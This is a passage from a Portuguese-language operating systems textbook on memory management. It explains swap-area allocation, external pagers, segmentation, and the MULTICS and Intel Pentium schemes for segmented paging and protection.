O outro extremo consiste em não alocar nada antecipadamente e apenas alocar o espaço em disco para cada página quando ela for enviada para lá e liberar o mesmo espaço quando a página for carregada na memória. Dessa maneira, os processos na memória não ficam amarrados a nenhuma área específica de troca. A desvantagem é a necessidade de manter na memória o endereço de cada página armazenada em disco. Em outras palavras, é preciso haver uma tabela para cada processo dizendo onde se encontra cada uma de suas páginas em disco. As duas alternativas são mostradas na Figura 3.27.






Figura 3.27 (a) Paginação para uma área de troca estática. (b) Recuperando páginas dinamicamente.

A Figura 3.27(a) ilustra uma tabela de páginas com oito páginas. As páginas 0, 3, 4 e 6 estão na memória principal. As páginas 1, 2, 5 e 7 estão em disco. A área de troca em disco é tão grande quanto o espaço de endereçamento virtual do processo (oito páginas); cada página tem uma localização fixa, para onde ela é reescrita quando é removida da memória principal. O cálculo desse endereço requer o conhecimento apenas do endereço de onde a área de paginação do processo começa, visto que as páginas são armazenadas de modo contíguo e na mesma ordem dos números das páginas virtuais. As páginas presentes na memória sempre têm uma cópia de sombra em disco, mas essa cópia pode estar desatualizada se a página tiver sido modificada desde seu carregamento na memória. As páginas sombreadas na memória indicam páginas ausentes da memória, e as páginas sombreadas no disco são (em princípio) substituídas pelas cópias na memória, embora a cópia em disco possa ser usada caso a página em memória tenha de ser enviada novamente ao disco e não tenha sido modificada desde que foi carregada.

Na Figura 3.27(b), as páginas não têm endereços fixos em disco. Quando uma página é levada para disco, uma página vazia em disco é escolhida livremente e o mapa do disco (que tem espaço para um endereço de disco por página virtual) é atualizado. As páginas que estão na memória não têm cópia em disco; suas entradas no mapa do disco contêm um endereço de disco inválido ou um bit que indica que elas não estão em uso.

Nem sempre é possível ter uma partição de área de troca fixa. Por exemplo, pode ser que não haja nenhuma partição de disco disponível. Nesse caso, um ou mais arquivos pré-alocados dentro do sistema de arquivos normal podem ser usados. O Windows usa esse método. Entretanto, uma otimização pode ser usada aqui para reduzir a quantidade de disco necessária. Uma vez que o texto do programa de cada processo vem de algum arquivo (executável) no sistema de arquivos, o arquivo executável pode ser usado como área de troca. Mais do que isso, visto que o texto do programa em geral é somente para leitura, quando a memória está cheia e páginas do programa têm de ser removidas da memória, elas são apenas descartadas e lidas novamente a partir do programa executável quando necessário. As bibliotecas compartilhadas também podem funcionar desse modo.

# 3.6.6 Separação da política e do mecanismo

Uma ferramenta importante para gerenciar a complexidade de qualquer sistema é separar a política do mecanismo. Esse princípio pode ser aplicado ao gerenciamento de memória fazendo com que muitos dos gerenciadores de memória sejam executados como processos no nível do usuário. Essa separação foi feita primeiro no Mach (Young et al., 1987). A discussão a seguir é ligeiramente baseada no Mach.

A Figura 3.28 traz um exemplo simples de como a política e o mecanismo podem ser separados. Aqui o sistema de gerenciamento de memória é dividido em três partes:

- 1. Um manipulador de MMU de baixo nível.
- 2. Um manipulador de falta de página que faz parte do núcleo.
- 3. Um paginador externo executado no espaço do usuário.

Todos os detalhes de como a MMU trabalha são escondidos em seu manipulador, que possui código dependente de máquina, devendo ser reescrito para cada nova plataforma que o sistema operacional executar. O manipulador de falta de página é um código independente de máquina e contém a maioria dos mecanismos para paginação. A política é em grande parte determinada pelo paginador externo, que executa como um processo do usuário.




Figura 3.28 Tratamento de falta de página com um paginador externo.

Quando um processo é inicializado, o paginador externo é notificado para ajustar o mapa de páginas do processo e, se necessário, alocar uma área de troca no disco. À medida que o processo executa, ele pode mapear novos objetos em seu espaço de endereçamento, de modo que o paginador externo seja notificado novamente.

Uma vez que o processo inicie a execução, ele pode causar uma falta de página. O manipulador de faltas calcula qual página virtual é necessária e a envia para o paginador externo, informando qual é o problema. O paginador externo então lê a página necessária do disco e a copia para uma porção de seu próprio espaço de endereçamento. Com isso, ele diz ao tratador de faltas onde a página está. O tratador de faltas remove o mapeamento da página do espaço de endereçamento do paginador externo e solicita ao manipulador de MMU que coloque a página no local correto dentro do espaço de endereçamento do usuário. O processo do usuário pode, então, ser reinicializado.

Essa implementação deixa livre o local onde o algoritmo de substituição de página é colocado. Seria mais limpo tê-lo no paginador externo, mas existem alguns problemas com esse esquema. O principal deles é que o paginador externo não tem acesso aos bits *R* e *M* de todas as páginas. Esses bits ditam regras em muitos dos algoritmos de paginação. Assim, ou algum mecanismo é necessário para passar essa informação para o paginador externo ou o algoritmo de substituição deve estar no núcleo do sistema operacional. No segundo caso, o manipulador de faltas diz ao paginador externo qual página ele selecionou para a remoção e, então, passa os dados, mapeando-os no espaço de endereçamento do paginador externo ou incluindo-os em uma mensagem. Em qualquer método, o paginador externo escreve os dados no disco.

A vantagem principal dessa implementação é permitir um código mais modular e com maior flexibilidade. A principal desvantagem é a sobrecarga adicional causada pelos diversos chaveamentos entre o núcleo e o usuário

e a sobrecarga nas trocas de mensagens entre as partes do sistema. Por enquanto, o assunto é altamente controverso, mas, como os computadores se tornam cada dia mais rápidos e os programas cada vez mais complexos, em uma execução demorada, o sacrifício de algum desempenho para aumentar a confiabilidade dos programas provavelmente será aceitável para a maioria dos programadores.

# 3.7 Segmentação

A memória virtual discutida até agora é unidimensional porque o endereçamento virtual vai de 0 a algum endereço máximo, um após o outro. Para muitos problemas, ter dois ou mais espaços de endereçamento separados pode ser muito melhor do que ter somente um. Por exemplo, um compilador tem muitas tabelas construídas em tempo de compilação, possivelmente incluindo:

- O código-fonte sendo salvo para impressão (em sistemas em lote).
- A tabela de símbolos que contém os nomes e os atributos das variáveis.
- A tabela com todas as constantes usadas, inteiras e em ponto flutuante.
- A árvore sintática, que contém a análise sintática do programa.
- A pilha usada pelas chamadas de rotina dentro do compilador.

Cada uma das primeiras quatro tabelas cresce continuamente quando a compilação prossegue. A última cresce e diminui de modo imprevisível durante a compilação. Em uma memória unidimensional, essas cinco tabelas teriam de ser alocadas em regiões contíguas do espaço de endereçamento virtual, como se pode observar na Figura 3.29.

Imagine o que ocorre se um programa tem um número excepcionalmente grande de variáveis, mas uma quantidade normal de todo o restante. A região do espaço de




Figura 3.29 Em um espaço de endereçamento unidimensional com tabelas crescentes, uma tabela poderá atingir outra.

endereçamento alocada para a tabela de símbolos pode se esgotar, mas talvez existam várias entradas livres nas outras tabelas. Obviamente, o compilador poderia simplesmente emitir uma mensagem que informasse que a compilação não continuaria em virtude da grande quantidade de variáveis, mas essa atitude não parece muito interessante, pois se sabe que existem espaços não utilizados nas outras tabelas.

Outra possibilidade é imitar Robin Hood, tirando espaço das tabelas com excesso de entradas livres e dando para as tabelas com poucas entradas livres. Esse entrelaçamento pode ser feito, mas é como gerenciar os próprios sobreposições — um incômodo, na melhor das hipóteses; na pior delas, um trabalho ingrato e tedioso.

O que é realmente necessário é uma maneira de livrar o programador da obrigatoriedade de gerenciar a expansão e a contração de tabelas, do mesmo modo que a memória virtual elimina a preocupação de organizar o programa em sobreposições.

Uma solução extremamente abrangente e direta é prover a máquina com muitos espaços de endereçamento completamente independentes, chamados de segmentos. Cada segmento é constituído de uma sequência linear de endereços, de 0 a algum máximo. O tamanho de cada segmento pode ser qualquer um, de 0 ao máximo permitido. Segmentos diferentes podem ter diferentes tamanhos (e geralmente é o que ocorre). Além disso, os tamanhos dos segmentos podem variar durante a execução. O tamanho de cada segmento de pilha é passível de ser expandido sempre que algo é colocado sobre a pilha e diminuído toda vez que algo é retirado dela.

Pelo fato de cada segmento constituir um espaço de endereçamento separado, segmentos diferentes podem crescer ou reduzir independentemente, sem afetarem uns aos outros. Se uma pilha, em certo segmento, precisa de mais espaço de endereçamento para crescer, ela pode tê-lo, pois não existe nada em seu espaço de endereçamento capaz de colidir com ela. É óbvio que um segmento pode ser totalmente preenchido, mas geralmente os segmentos são grandes e esse tipo de ocorrência é raro. Para especificar um endereço nessa memória segmentada e bidimensional, o programa deve fornecer um endereço composto de duas partes: um número do segmento e um endereço dentro do segmento. A Figura 3.30 ilustra uma memória segmentada sendo usada pelas tabelas do compilador discutidas anteriormente. Cinco segmentos independentes são mostrados aqui.




Figura 3.30 Uma memória segmentada permite que cada tabela cresça ou encolha de modo independente das outras tabelas.

É preciso enfatizar que um segmento é uma entidade lógica, que o programador conhece e usa como entidade lógica. Um segmento pode conter uma rotina, um arranjo, uma pilha ou um conjunto de variáveis escalares, mas em geral ele não apresenta uma mistura de diferentes tipos.

Uma memória segmentada tem outras vantagens além de simplificar o tratamento das estruturas de dados que estão crescendo ou se reduzindo. Se cada rotina ocupa um segmento separado, com o endereço 0 como endereço inicial, a ligação das rotinas compiladas separadamente é extremamente simplificada. Após todas as rotinas constituintes de um programa terem sido compiladas e ligadas, uma chamada para uma rotina no segmento *n* usará o endereço de duas partes (*n*, 0) para endereçar a palavra 0 (o ponto de entrada).

Se a rotina no segmento *n* é posteriormente modificada e recompilada, nenhuma outra rotina precisa ser alterada (pois nenhum endereço inicial foi modificado), mesmo se a nova versão for maior do que a primeira. Com uma memória unidimensional, as rotinas são fortemente empacotadas próximas umas às outras, sem qualquer espaço de endereçamento entre elas. Consequentemente, a variação do tamanho de uma rotina pode afetar os endereços iniciais das outras rotinas (não relacionadas). Isso, por sua vez, requer a modificação de todas as rotinas que fazem chamadas às rotinas que foram movidas, a fim de atualizar seus novos endereços iniciais. Se um programa contém centenas de rotinas, esse processo pode ser dispendioso.

A segmentação também facilita o compartilhamento de rotinas ou dados entre vários processos. Um exemplo comum é a biblioteca compartilhada. Muitas vezes, as estações de trabalho modernas, que executam sistemas avançados de janelas, têm bibliotecas gráficas extremamente grandes compiladas em quase todos os programas. Em um sistema segmentado, a biblioteca gráfica pode ser colocada em um segmento e compartilhada entre vários processos, eliminando a necessidade de sua replicação em cada espaço de endereçamento de cada processo. Apesar de ser possível haver bibliotecas compartilhadas em sistemas de paginação pura, essa situação é muito mais complicada. Portanto, esses sistemas preferem simular a segmentação.

Como cada segmento forma uma entidade lógica da qual o programador está ciente — como uma rotina, um arranjo ou uma pilha —, diferentes segmentos podem possuir diferentes tipos de proteção. Um segmento de rotina pode ser especificado como somente para execução, o que proíbe tentativas de leitura ou escrita nele. Um arranjo de ponto flutuante pode ser especificado como leitura/escrita, mas não de execução, e, assim, as tentativas de execução serão capturadas. Essa proteção é útil na captura de erros de programação.

É preciso compreender por que a proteção faz sentido em uma memória segmentada, mas não em uma memória unidimensional paginada: em uma memória segmentada, o usuário está ciente do que existe em cada segmento. Normalmente, um segmento não conteria uma rotina e uma pilha, por exemplo, mas ou um ou outro. Visto que cada segmento contém somente um tipo de objeto, o segmento pode ter a proteção apropriada para aquele tipo específico. A paginação e a segmentação são comparadas na Tabela 3.3.

De certo modo, os conteúdos de uma página são acidentais. O programador desconhece o fato de que a paginação está ocorrendo. Embora fosse possível colocar alguns bits em cada entrada da tabela de páginas, a fim de especificar o acesso permitido, para utilizar essa propriedade o programador deveria manter o controle de onde estão

Consideração	Paginação	Segmentação
O programador precisa saber que essa técnica está sendo usada?	Não	Sim
Há quantos espaços de endereçamento linear?	1	Muitos
O espaço de endereçamento total pode superar o tamanho da memória física?	Sim	Sim
Rotinas e dados podem ser distinguidos e protegidos separadamente?	Não	Sim
As tabelas cujo tamanho flutua podem ser facilmente acomodadas?	Não	Sim
O compartilhamento de rotinas entre os usuários é facilitado?	Não	Sim
Por que essa técnica foi inventada?	Para obter um grande espaço de endereçamento linear sem a necessidade de comprar mais memória física	Para permitir que programas e dados sejam divididos em espaços de endereçamento logicamente independentes e para auxiliar o compartilhamento e a proteção

os limites da página em seu espaço de endereçamento. A paginação foi inventada, precisamente, para eliminar esse tipo de administração. Como o usuário de uma memória segmentada tem a ilusão de que todos os segmentos estão na memória principal durante todo o tempo — isto é, ele é capaz de endereçá-los como se eles aí estivessem —, ele pode proteger cada segmento separadamente, sem ter de se preocupar com a administração de sua sobreposição.

# 3.7.1 | Implementação de segmentação pura

A implementação da segmentação difere da paginação em um ponto essencial: as páginas têm tamanhos fixos e os segmentos, não. A Figura 3.31(a) mostra um exemplo de memória física que contém inicialmente cinco segmentos. Agora imagine o que ocorre se o segmento 1 é removido e o segmento 7, menor, é colocado em seu lugar. Chegaremos à configuração de memória da Figura 3.31(b). Entre o segmento 7 e o segmento 2 existe uma área não usada isto é, uma lacuna. O segmento 4 é substituído pelo segmento 5, como na Figura 3.31(c), e o segmento 3 é substituído pelo segmento 6, como ilustra a Figura 3.31(d). Após o sistema ter executado por um tempo, a memória estará dividida em regiões, algumas com segmentos e outras com lacunas. Esse fenômeno, chamado de fragmentação externa (ou checkerboarding), desperdiça memória nas lacunas. Isso pode ser sanado com o uso de compactação, como mostra a Figura 3.31(e).

# 3.7.2 | Segmentação com paginação: MULTICS

Se os segmentos são grandes, talvez seja inconveniente — ou mesmo impossível — mantê-los na memória em sua totalidade. Isso gera a ideia de paginação dos segmentos, de modo que somente as páginas realmente necessárias tenham de estar na memória. Vários sistemas im-

portantes têm suportado segmentos paginados. Nesta seção descreveremos o primeiro deles: o MULTICS. Na próxima seção, trataremos de um mais recente: o Pentium, da Intel.

O MULTICS foi executado em máquinas Honeywell 6000 e seus descendentes e provia de cada programa uma memória virtual de até 2<sup>18</sup> segmentos (mais do que 250 mil), na qual cada segmento poderia ter até 65.536 (36 bits) palavras de comprimento. Para implementá-lo, os projetistas do MULTICS optaram por tratar cada segmento como uma memória virtual e, assim, paginá-lo, combinando as vantagens da paginação (tamanho uniforme de páginas sem necessidade de manter o segmento todo na memória no caso de somente parte dele estar sendo usado) com as vantagens da segmentação (facilidade de programação, modularidade, proteção e compartilhamento).

Cada programa no MULTICS tem uma tabela de segmentos, com um descritor para cada segmento. Visto que potencialmente existe mais do que um quarto de milhão de entradas na tabela, a tabela de segmentos forma, por si só, um segmento, que também é paginado. Um descritor de segmento informa se o segmento se encontra ou não na memória principal. Se qualquer parte do segmento está na memória, considera-se que o segmento está na memória e que sua tabela de páginas também estará. Se o segmento está na memória, seu descritor contém um ponteiro de 18 bits para sua tabela de páginas (veja a Figura 3.32(a)). Como o endereçamento físico é de 24 bits e as páginas são alinhadas em limites de 64 bytes (o que implica que os 6 bits de mais baixa ordem dos endereços das páginas sejam 000000), apenas 18 bits são necessários no descritor para armazenar um endereço da tabela de páginas. O descritor também pode conter o tamanho do segmento, os bits de proteção e alguns outros itens. A Figura 3.32(b) ilustra um descritor de segmento do MULTICS. O endereço do segmento na memória secundária não está no descritor do seg-




Figura 3.31 (a)-(d) Desenvolvimento de checkerboarding, (e) Remoção do checkerboarding por compactação,

mento, mas em outra tabela usada pelo manipulador de faltas de segmento.

Cada segmento é um espaço de endereçamento virtual comum, sendo também paginado do mesmo modo que a memória paginada não segmentada descrita anteriormente neste capítulo. O tamanho de uma página normal é 1.024 palavras (embora alguns poucos segmentos pequenos usados pelo próprio MULTICS não sejam paginados ou sejam

paginados em unidades de 64 palavras para economizar memória física).

Um endereço no MULTICS consiste de duas partes: o segmento e o endereço dentro do segmento. O endereço dentro do segmento é, por sua vez, dividido em duas partes: um número de página e uma palavra dentro da página, como mostra a Figura 3.33. Quando ocorre uma referência à memória, o seguinte algoritmo é executado:




Figura 3.32 Memória virtual MULTICS. (a) O descritor de segmento aponta para tabelas de páginas. (b) Um descritor de segmento. Os números são o comprimento do campo.



- Capítulo 3 Gerenciamento de memória
- 1. O número do segmento é usado para encontrar o descritor do segmento.
- 2. Faz-se uma verificação para ver se a tabela de páginas do segmento está na memória. Se a tabela de páginas está na memória, ela é localizada. Do contrário, ocorre uma falta de segmento. Se existe uma violação de proteção, ocorre uma interrupção.
- 3. A entrada da tabela de páginas para a página virtual requisitada é examinada. Se a página não está na memória, ocorre uma falta de página. Se ela está na memória, o endereço da memória principal do início da página é extraído da entrada da tabela de páginas.
- O deslocamento é adicionado ao início da página a fim de gerar o endereço da memória principal onde a palavra está localizada.

#### 5. A leitura ou a escrita pode finalmente ser feita.

Esse processo é ilustrado na Figura 3.34. Para simplificar, foi omitido o fato de que o segmento de descritores de segmento é paginada. O que realmente ocorre é que um registrador (registrador-base do descritor) é usado para localizar a tabela de páginas do segmento de descritores, a qual aponta para as páginas do segmento de descritores. Uma vez encontrado o descritor para o segmento necessário, o endereçamento prossegue como mostrado na Figura 3.34.

Como você já deve ter percebido, se o algoritmo anterior fosse de fato utilizado pelo sistema operacional para cada instrução, os programas não executariam muito rapidamente. Na realidade, o hardware do MULTICS contém uma TLB de alta velocidade, com 16 palavras, que pode pesquisar todas as suas entradas em paralelo para uma dada chave. Essa TLB é ilustrada na Figura 3.35. Quando um endereço é apresentado para o computador, o hard-




Figura 3.34 Conversão de um endereço de duas partes do MULTICS em um endereço de memória principal.

Campo de comparação				Esta entra é usada	
Número do segmento		Moldura da página	Proteção	Idade	
4	1	7	Leitura/escrita	13	1
6	0	2	Somente leitura	10	1
12	3	1	Leitura/escrita	2	1
					0
2	1	0	Somente execução	7	1
2	2	12	Somente execução	9	1

Figura 3.35 Versão simplificada da TLB do MULTICS. A existência de dois tamanhos de páginas torna a TLB real mais complicada.


ware de endereçamento verifica inicialmente se o endereço virtual está na TLB. Em caso afirmativo, ele obtém o número da moldura de página diretamente da TLB e forma o endereço real da palavra referenciada sem precisar consultar o segmento de descritores ou a tabela de páginas.

Os endereços das 16 páginas mais recentemente referenciadas são mantidos na TLB. Os programas que tiverem um conjunto de trabalho menor do que o tamanho da TLB atingirão o equilíbrio com os endereços de todo o conjunto de trabalho na TLB e, portanto, executarão com eficiência. Se a página não está na TLB, as tabelas de descritores e de páginas são realmente acessadas para encontrar o endereço da moldura de página e, assim, a TLB é atualizada para incluir essa página, sendo descartada a página menos usada recentemente. O campo *Idade* mantém o controle de qual entrada é a menos usada recentemente. A TLB é empregada para comparar paralelamente os números de segmento e de página de todas as entradas.

# \_\_\_\_\_3.7.3 | Segmentação com paginação: o Pentium Intel

Em muitos aspectos, a memória virtual no Pentium se parece com a do MULTICS, incluindo a presença de segmentação e paginação. Enquanto o MULTICS tem 256 K segmentos independentes, cada um com até 64 K palavras de 36 bits, o Pentium possui 16 K segmentos independentes, cada um com até um bilhão de palavras de 32 bits. Embora o Pentium trabalhe com poucos segmentos, o tamanho do segmento maior é muito mais importante, pois poucos programas precisam de mais do que mil segmentos, mas muitos programas requerem segmentos grandes.

O coração da memória virtual do Pentium consiste em duas tabelas, a LDT (local descriptor table — tabela de descritores local) e a GDT (global descriptor table — tabela de descritores global). Cada programa tem sua própria LDT, mas existe uma única GDT, compartilhada por todos os programas do computador. A LDT descreve os segmentos locais a cada programa, incluindo código, dados, pilha e assim por diante, ao passo que a GDT descreve os segmentos do sistema, inclusive o próprio sistema operacional.



| Figura 3.36 Seletor do Pentium.

Para acessar um segmento, um programa Pentium carrega primeiro um seletor para aquele segmento dentro de um dos seis registradores de segmento da máquina. Durante a execução, o registrador CS guarda o seletor para cada segmento de código (code segment) e o registrador DS guarda o seletor para o segmento de dados (data segment). Os outros registradores de segmentos são menos importantes. Cada seletor é um número de 16 bits, como mostra a Figura 3.36.

Um dos bits do seletor informa se determinado segmento é local ou global (isto é, se ele está na LDT ou na GDT). Treze outros bits especificam o número da entrada na LDT ou na GDT, de modo que cada tabela pode conter até 8 K descritores de segmentos. Os outros dois bits (0 e 1) relacionam-se à proteção e serão abordados posteriormente. O descritor nulo (0) é proibido. Ele pode ser seguramente carregado para um registrador de segmento para indicar que não está atualmente disponível. Ele causa uma interrupção quando usado.

No momento em que um seletor é carregado para um registrador de segmento, o descritor correspondente é buscado da LDT ou na GDT e armazenado em registradores internos do microprograma, de modo que possa ser acessado rapidamente. Um descritor é constituído de 8 bytes, incluindo o endereço-base do segmento, o tamanho e outras informações — como pode ser observado na Figura 3.37.

O formato do seletor foi cuidadosamente escolhido para facilitar a localização do descritor de segmento. Primeiro, seleciona-se a LDT ou a GDT, com base no bit 2 do seletor. Então, o seletor é copiado para um registrador provisório interno e os 3 bits de mais baixa ordem são marcados com 0. Por fim, o endereço inicial da LDT ou da GDT




Figura 3.37 Descritor de segmento de código do Pentium. Os segmentos de dados são ligeiramente diferentes.

Capítulo 3

é adicionado a esse registrador, resultando em um ponteiro direto para o descritor do segmento pretendido. Por exemplo, o seletor 72 refere-se à entrada 9 na GDT, a qual está localizada no endereço GDT + 72.

Vamos traçar os passos pelos quais um par (seletor, deslocamento) é convertido para um endereço físico. Assim que o microprograma é informado sobre qual registrador de segmento está sendo usado, ele pode encontrar, em seus registradores internos, o descritor completo correspondente àquele seletor. Uma interrupção ocorre se o segmento não existe (seletor 0) ou se está atualmente em disco.

O hardware usa então o campo Limite para verificar se o deslocamento está além do final do segmento, caso em que também ocorre uma interrupção. Logicamente, deveria haver apenas um campo de 32 bits no descritor informando o tamanho do segmento, mas existem somente 20 bits disponíveis, de modo que então se emprega outro esquema. Se o bit G (granularidade) é 0, o campo Limite indica o tamanho do segmento exato, até 1 MB. Se ele é 1, o bit G indica o tamanho do segmento em páginas em vez de bytes. O tamanho da página do Pentium é fixado em 4 KB; portanto, 20 bits são suficientes para segmentos de até 232 bytes (4 GB).

Presumindo que o segmento encontra-se na memória e o deslocamento está dentro do alcance, o Pentium então adiciona o campo Base de 32 bits do descritor ao deslocamento para formar o que é chamado de **endereço linear** como mostra a Figura 3.38. O campo Base é dividido em três partes e espalhado pelo descritor para compatibilidade com o 286, no qual o campo Base é de somente 24 bits. Como consequência, ele permite que cada segmento inicie em um local arbitrário dentro do espaço de endereçamento linear de 32 bits.

Se a paginação é desabilitada (por um bit no registrador de controle global), o endereço linear é interpretado como o endereço físico e enviado para a memória para leitura ou escrita. Assim, com a paginação desabilitada, temos um esquema de segmentação pura, em que cada endereço de base do segmento é dado em seu descritor. É permitido aos segmentos se sobreporem de modo acidental - provavelmente porque implicaria preocupação e tempo demais para verificar se eles estão disjuntos.

Por outro lado, se a paginação está habilitada, o endereço linear é interpretado como um endereço virtual e mapeado sobre o endereço físico a partir do emprego de tabelas de páginas, da mesma maneira que nos exemplos anteriores. A única complicação real é que, com um endereço virtual de 32 bits e uma página de 4 KB, um segmento pode conter até um milhão de páginas, de modo que um mapeamento de dois níveis é usado para reduzir o tamanho da tabela de páginas para segmentos pequenos.

Cada programa em execução tem um diretório de páginas, que consiste em 1.024 entradas de 32 bits. Ele está localizado em um endereço apontado por um registrador global. Cada entrada nesse diretório aponta para uma tabela de páginas que também contém 1.024 entradas de 32 bits. O esquema é mostrado na Figura 3.39.

Na Figura 3.39(a), vemos um endereço linear dividido em três campos: Dir, Página e Deslocamento. O campo Dir é usado para indexar dentro do diretório de páginas a fim de localizar um ponteiro para a tabela de páginas correta. O campo Página é, então, usado como um índice dentro da tabela de páginas para encontrar o endereço físico da moldura de página. Por fim, o campo Deslocamento é adicionado ao endereço da moldura de página com o intuito de obter o endereço físico do byte ou da palavra necessária.

Cada uma das entradas das tabelas de páginas é de 32 bits, 20 dos quais contêm um número de moldura de página. Os bits restantes carregam informações de acesso e modificação, marcados pelo hardware para auxiliar o sistema operacional, bits de proteção e outros bits úteis.

Cada tabela de páginas tem entradas para 1.024 molduras de página de 4 KB, de modo que uma única tabela de páginas gerencia 4 megabytes de memória. Um segmento menor do que 4 M terá um diretório de páginas com uma única entrada: um ponteiro para sua única tabela de páginas. Dessa maneira, o custo para segmentos pequenos é de somente duas páginas — em vez dos milhões de páginas que seriam necessários em uma tabela de páginas de um nível.




Figura 3.38 Conversão de um par (de seletores, deslocamentos) em um endereço linear.




Figura 3.39 Mapeamento de um endereço linear em um endereço físico.

Para evitar referências repetidas à memória, o Pentium, como o MULTICS, tem uma pequena TLB, que mapeia diretamente a maioria das combinações *Dir-Página* mais usadas recentemente em endereços físicos da moldura de página. Somente quando a combinação atual não está presente na TLB, o mecanismo da Figura 3.39 é de fato executado e a TLB é atualizada. Enquanto as faltas na TLB são raras, o desempenho é bom.

Vale a pena notar que o modelo citado é válido para a aplicação que não precisa de segmentação e que é satisfeita com um espaço de endereçamento único paginado de 32 bits. Todos os registradores de segmento podem ser estabelecidos com o mesmo seletor, cujo descritor tem *Base* = 0 e *Limite* configurado no máximo. Então, o deslocamento da instrução será o endereço linear, com um único espaço de endereçamento usado — consequentemente, paginação normal. De fato, todos os sistemas operacionais atuais para o Pentium trabalham assim. O OS/2 foi o único a usar o poder total da arquitetura MMU da Intel.

De modo geral, é preciso fazer justiça aos projetistas do Pentium. Sabendo que as técnicas de paginação, segmentação e segmentação paginada possuem objetivos conflitantes e que a manutenção da compatibilidade com o 286 dificulta ainda mais a implementação, o projeto resultante é surpreendentemente simples e claro, ainda mais se considerarmos que tudo isso é feito eficientemente.

Embora tenhamos, ainda que de modo breve, visto a arquitetura completa da memória virtual do Pentium, é importante dizer algo sobre a proteção, uma vez que se trata de um assunto intimamente relacionado com a memória virtual. Assim como o esquema de memória, o sistema

de proteção do Pentium também é modelado de maneira parecida com o do MULTICS. O Pentium suporta quatro níveis de proteção, dos quais o nível 0 é o mais privilegiado e o nível 3, o menos. Eles são mostrados na Figura 3.40. Em cada instante, um programa em execução está em certo nível, indicado por um campo de 2 bits em sua PSW. Cada segmento no sistema também tem um nível.

Enquanto um programa se restringe a utilizar segmentos em seu próprio nível, tudo trabalha bem. As tentativas de acesso aos dados em um nível mais alto são permitidas, mas as tentativas de acesso aos dados em um nível mais baixo são ilegais e causam interrupções. As tentativas de chamadas às rotinas em um nível diferente (maior ou menor) são permitidas, mas de uma maneira cuidadosamente controlada. Para fazer uma chamada internível, a instrução CALL deve conter um seletor em vez de um endereco. Esse seletor define um descritor chamado de porta de chamada, que fornece o endereço da rotina a ser chamada. Assim não é possível saltar para o meio de um segmento de código arbitrário em um nível diferente. Somente pontos oficiais de entradas podem ser usados. Os conceitos de níveis de proteção e portas de chamadas foram pioneiramente usados no MULTICS, no qual eram vistos como anéis de proteção.

Um uso típico para esse mecanismo é sugerido na Figura 3.40. No nível 0, encontramos o núcleo do sistema operacional, o qual trata de E/S, gerenciamento de memória e outros assuntos críticos. No nível 1, o manipulador de chamadas ao sistema está presente. Os programas do usuário podem chamar rotinas nesse nível para que as chamadas de sistema sejam realizadas, mas somente



Figura 3.40 Proteção no Pentium.

